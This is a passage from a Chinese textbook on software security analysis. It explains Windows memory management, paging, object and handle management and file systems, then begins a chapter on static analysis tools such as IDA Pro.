


图 2-21　TEB 结构

执行体的一部分，位于 Ntoskrnl. exe 中，由以下组件构成。

- 执行体系统服务。负责分配、释放和管理虚拟内存，以 API 或者驱动接口的形式提供服务。
- 异常处理器。用于解决硬件检测到的内存管理异常问题，如转译无效、访问错误陷阱处理器。
- 工作集管理器。是位于内核的一个系统线程，负责总体内存管理策略，如工作集修剪、页面换进换出等。
- 进程/栈交换器。负责执行进程栈和内核线程栈的换入和换出操作。
- 已修改页面写出器。负责将修改列表上的脏页面写回到适当的页面文件中。
- 映射页面写出器。负责将映射文件中的脏页面写到磁盘上，作为第二个已修改页面写出器，如果只有一个已修改页面写出线程，当已修改页面写出器产生页面错误时，会导致请求空闲页，如果没有空闲页，系统会陷入“页面错误→请求空闲页→页面错误→请求空闲页”的死循环。
- 解引用段线程。负责页面缓存的减少以及页面文件的增长和缩减。
- 零页面线程。负责将空闲列表上的页面清零，便于满足零页面错误之需。

内存管理器的第一个功能是虚拟内存地址空间转译到物理内存，其采用内存分页机制实现管理，虚拟地址空间被分成以页面为单位。页面的大小有两种，大页面和小页面，

不同体系结构略有差异，其中 x86 架构下大页面是 4MB 的大小，小页面是 4KB 的大小。每个进程有各种独立的虚拟内存地址空间，由各自的页目录进行管理，进程页目录的物理地址被保存在内核进程块 KPROCESS 中，执行时会记录在 CR3 寄存器中，x86 系统上，Windows 将页目录映射到虚拟地址为 0xC0300000 的位置，内核模式下代码引用的地址也是虚拟地址，而不是物理地址，因为此时已开启了控制寄存器 CR0 的 PG 位，且 PE 位也被置为 1，CPU 处于保护模式下的分页寻址方式。x86 架构下，页目录可记录 1024 个页目录项，分别对应虚拟地址空间前 10 位所能表示的 1024 个内存区，页目录项记录的是页表的位置和状态，页表是按需创建，每个页表可记录 1024 个内存页的位置和状态属性，每个内存页为 4096B，即 4KB 的小页内存。32 位的地址按位划分为 3 段，分别作为页目录索引、页表索引和内存页内字节索引，如图 2-22 所示，通过逐级检索定位到内存物理地址，这一过程由 CPU 硬件架构完成。




图 2-22　x86 架构下地址转译流程

页表项 PTE 除了前 24 位的页面帧编号用于索引物理内存页面外，还有 12 位用于记录页面属性。如图 2-23 所示，其中 U、P、CW 位保留；GL 为全局位，如果开启，表示此页面适用于所有进程；L 位指明大页面，页面大小 4MB；D 位表示脏位，即页面被写过；A 位标识页面是否已被读过；CD 位标识该页面是否禁止缓存；WT 位标识在写这个页面时是否禁止缓存；O 位指明用户代码是否可以访问该页面；W 位标记该页面是否可读写或者只读；V 位标识该页面地址转译是否有效。




图 2-23　PTE 结构

内存管理器的第二个功能是在内存不足时将内存数据换页到物理磁盘，Windows 系统使用工作集的方式对物理页面进行管理。工作集是用于描述物理内存中虚拟页面子集

的术语，Windows 系统中有 3 种工作集：

- 进程工作集。包含了一个进程内各个线程引用过的页面。
- 系统工作集。包含了可换页系统代码(Ntoskrnl.exe 和驱动程序)、换页池和系统缓存数据在内存中驻留的内存页面。
- 会话工作集。包含了 Windows 子系统的内核模式部分申请的会话有关的内核模式数据结构、会话换页池、会话映射视图，以及其他会话空间设备驱动程序代码或数据驻留的内存页面。

Windows 使用了按需换页的管理方式，将内存页面聚集起来，当有线程接收到缺页错误时，内存管理器将出错的页面以及该页面前后的少量页面一起加载到内存中(从磁盘中换进)。这种策略能够尽可能地将线程招致的换页 I/O 次数降到最低，提高运行效率。在该策略背景下，程序倾向于在其地址空间内的小部分区域中执行，以便减少换页时磁盘读操作的次数。然而，当一个线程第一次执行时，需要反复从多个文件读入一些页面，而且可能多个文件交替进行，按需换页的策略有可能使进程招致许多缺页错误。为了优化进程的启动过程，Windows XP 及以后的系统引入了智能预读取引擎，称为逻辑预读器，通过一次预读取批量页面以得到一个更加合理的访问顺序(其中没有过多的来回跳动)，从而改进系统和应用程序启动的整体性能。

2.3.5 对象与句柄管理

Windows 使用对象模型为执行体中实现的各种内部服务提供一致的、安全的访问途径，并设计了对象管理器负责创建、删除、保护和跟踪对象。对象管理器将散落在操作系统各处的资源控制操作集中在一起，以提供一种公共的、统一的机制来使用资源，将对象保护隔离到操作系统的统一区域中以提高安全等级，提供一种机制来记录进程使用对象的数量，以此对系统资源的使用加以限制，建立一套对象命名方案以便融合现有的包括设备、文件、目录等对象。

Windows 内部有两种类型的对象：执行体对象和内核对象。执行体对象是指由执行组件(进程管理器、内存管理器、I/O 子系统)所实现的对象。内核对象是指由 Windows 内核实现的一组更为基本的对象，这些对象在用户模式下是不可见的，它们在执行体内部被创建和使用。执行体对象封装了一个或多个内核对象。

对象由对象头和对象体组成，对象头由对象管理器控制，对象体由执行体组件创建和控制。如图 2-24 所示，对象头包含对象名称、对象目录、安全描述符、配额花费、已打开句柄数、已打开句柄列表、对象类型、引用计数等属性。对象名称顾名思义是对象的名称，使得对象对于其他进程可见，便于共享；对象目录提供了一个层次结构来存储对象；安全描述符决定了哪些主体可以使用该对象，以及允许它们如何使用；配额花费列出了当一个进程打开一个指向该对象的句柄时，针对该进程收取的资源花费额；已打开句柄计数记录了“打开一个句柄来指向该对象”的次数，该值可以为 0；已打开句柄列表记录的是一个进程列表，该列表中的进程都打开了此对象，列表可以为空；对象类型是一个指针，指向了一个被称为类型对象的特殊对象，该对象包含的信息对于它的每个实例都是共用的；引用计数记录了一个内核模式组件引用该对象地址的次数，该值为 0 时对象将被释放。对象体包

含对象特有的数据,其格式和内容只有这种对象类型才有,同一类型的对象共享同样的对象体格式。




图 2-24 对象结构

当一个进程根据名称来创建或者打开对象时,系统返回一个句柄,进程需要根据该句柄对该对象进行访问和管理。对象句柄是一个索引,指向与对象相关的句柄表中的表项,通过句柄访问对象比直接使用名称访问对象高效,因为对象管理器可以跳过名称查找过程直接找到目标对象。进程也可以在其创建时刻通过继承句柄的方式来获取句柄或者从另一个进程接收一个复制的句柄。用户模式下的执行代码在使用对象之前必须拥有一个指向该对象的句柄,句柄作为指向系统资源的间接指针。

Windows 32 位系统下的句柄表项由两个 32 位成员的结构组成,一个是指向对象的指针(包含一些标志),另一个是访问掩码。如图 2-25 所示,32 位的对象指针包含了 28 位指向对象头指针和 4 个标志,由于对象总是 8 字节对齐,所以该结构单元的低 3 位作为标志位,表项的 P 位标识是否允许关闭该句柄,I 位标识句柄是否可继承,A 位标识关闭该句柄时是否进行审计。表项的最高位 L 位被当成锁位,这是因为对象结构总处于内核高地址区(0x80000000 以上)。作为指针时,L 位置成 1 表示使用,能够得到正确的地址;该位置 0 时表示被锁住,禁止使用。




图 2-25 句柄表项结构

2.3.6 文件系统

文件系统是操作系统中对文件存储设备的空间进行组织和分配，负责文件存储并对存入的文件进行保护和检索的系统，包括为用户提供创建文件，读入、修改、存储文件等具体功能。Windows 操作系统包含对 CDFS、UDF、FAT12、FAT16、FAT32、NTFS 这些文件系统格式的支持，不同的格式适用于不同的特定环境。

CDFS 是一个只读文件系统，支持 ISO-9660 格式和 Joliet 格式。ISO-9660 格式的系统最大长度为 32 字符的 ASCII 大写文件名。Joliet 格式支持任意长度 Unicode 文件名，文件大小最大 4GB，最多 65 535 个目录。CDFS 目前已成为历史，工业界采用 UDF 作为只读介质的标准。

UDF 文件系统是工业上只读文件系统的标准，支持 ISO-13346 格式，主要应用于 DVD-ROM。UDF 的文件系统支持目录和文件名可达 254 字符的 ASCII 码或者 127 字符的 Unicode 字符，文件可以是稀疏的，文件大小用 64 位表示，可以超过 4GB。

FAT 文件系统是 Windows 系统为了兼容其他老版本 Windows 系统而使用的一种磁盘格式。其中，FAT12 的 12 位簇标识符限定了一个分区最多只能存储 4096 簇，簇的大小从 512B 到 8KB 范围，FAT16 卷的大小最大支持 32MB，早期的 5 英寸软盘和 3.5 英寸软盘就使用了 FAT12 格式，这些软盘最大支持 1.44MB 数据。FAT16 使用 16 位簇标识符，可以处理 65 536 个簇，簇的大小从 512B 到 64KB。FAT16 卷的大小最多支持 4GB。FAT32 是最新定义的基于 FAT 的文件系统格式，使用 32 位簇标识符，保留了高 4 位，实际使用 28 位，簇大小从 512B 到 32KB，理论上可支持最大 8TB 的卷。FAT32 文件系统下最大的单个文件不能超过 4GB。

NTFS 文件系统是 Windows 的原生文件系统格式，使用 64 位簇编号，使得 NTFS 能够支持高达 16EB 的卷；但是 Windows 限制 NTFS 卷的大小为"可用 32 位簇来寻址的卷大小"，NTFS 的实现限制了文件最大尺寸为 16TB。NTFS 引入了文件和目录安全性、磁盘配额、文件压缩、基于目录的符号链接、加密、可恢复等高级特性。NTFS 的可恢复性是为了解决"可靠的数据存储和数据访问"的需求，使用了原子的事务处理方案来实现可恢复性，能够确保发生电源故障或者系统失败时文件系统操作不会遗留在未完成的状态，磁盘卷的结构能够完好无损。

2.4 小　　结

本章从处理器硬件架构、反汇编与反编译、Windows 操作系统这 3 个方面介绍恶意代码分析与软件漏洞分析需要掌握的基本知识，为后续的学习研究工作奠定基础。从事软件安全分析这一工作需要掌握的知识较多，限于篇幅无法在本书一一介绍，本书介绍的基础知识也只能起到提纲挈领的作用，更多更深入的细节需要读者阅读专门的资料深入学习。

参 考 文 献

[1] Intel Corporation. Intel64 and IA-32 Architectures Software Developer's Manual[EB/OL].(2017-06-16). https://software.intel.com/en-us/articles/intel-sdm.

[2] BarrB. Brey. Intel 微处理器[M]. 金惠华,等译. 北京：机械工业出版社，2010.

[3] Falliere N. Windows Anti-Debug Reference[J]. Retrieved October，2013.

[4] 看雪学院. 软件加密技术内幕[M]. 北京：电子工业出版社，2004.

[5] Mark Russinovich，David A. Solomon，Ales Ionescu. 深入解析 Windows 操作系统[M]. 北京：电子工业出版社，2014.

[6] 张银奎. 软件调试[M]. 北京：电子工业出版社，2008.

第3章 软件安全分析基础工具

“工欲善其事，必先利其器。”掌握软件安全分析基础工具是从事恶意代码分析、软件漏洞分析工作必不可少的基本技能。本章从静态分析、动态分析、虚拟化分析3个方面对软件安全分析基础工具进行介绍，以Windows平台为主，适当穿插同类型的Linux、Android平台的相关工具。

3.1 静态分析工具

静态分析是指在不运行软件程序的情况下，利用分析工具，采用语法分析、词法分析、控制流与数据流分析等技术手段对软件程序进行扫描。静态分析无须执行软件程序，具有分析速度快、代码覆盖率高、平台兼容性好(PC平台也能扫描Android平台的软件)等优势，但在恶意代码检测方面有较高的误报率。当前学术界与工业界已有大量的静态分析工具，可分为逆向反汇编工具和文件格式分析编辑工具。其中常见的逆向反汇编工具及引擎包括IDA Pro、Udis86、Capstone等，这些工具对程序进行静态反汇编，结合符号库提取相关语义。常见的文件格式分析编辑工具包括PEiD、LoadPE、010Editor、WinHex等，这些工具用于提取PE文件格式、加壳分析、脱壳处理、格式分析以及二进制文件编辑。

3.1.1 IDA Pro

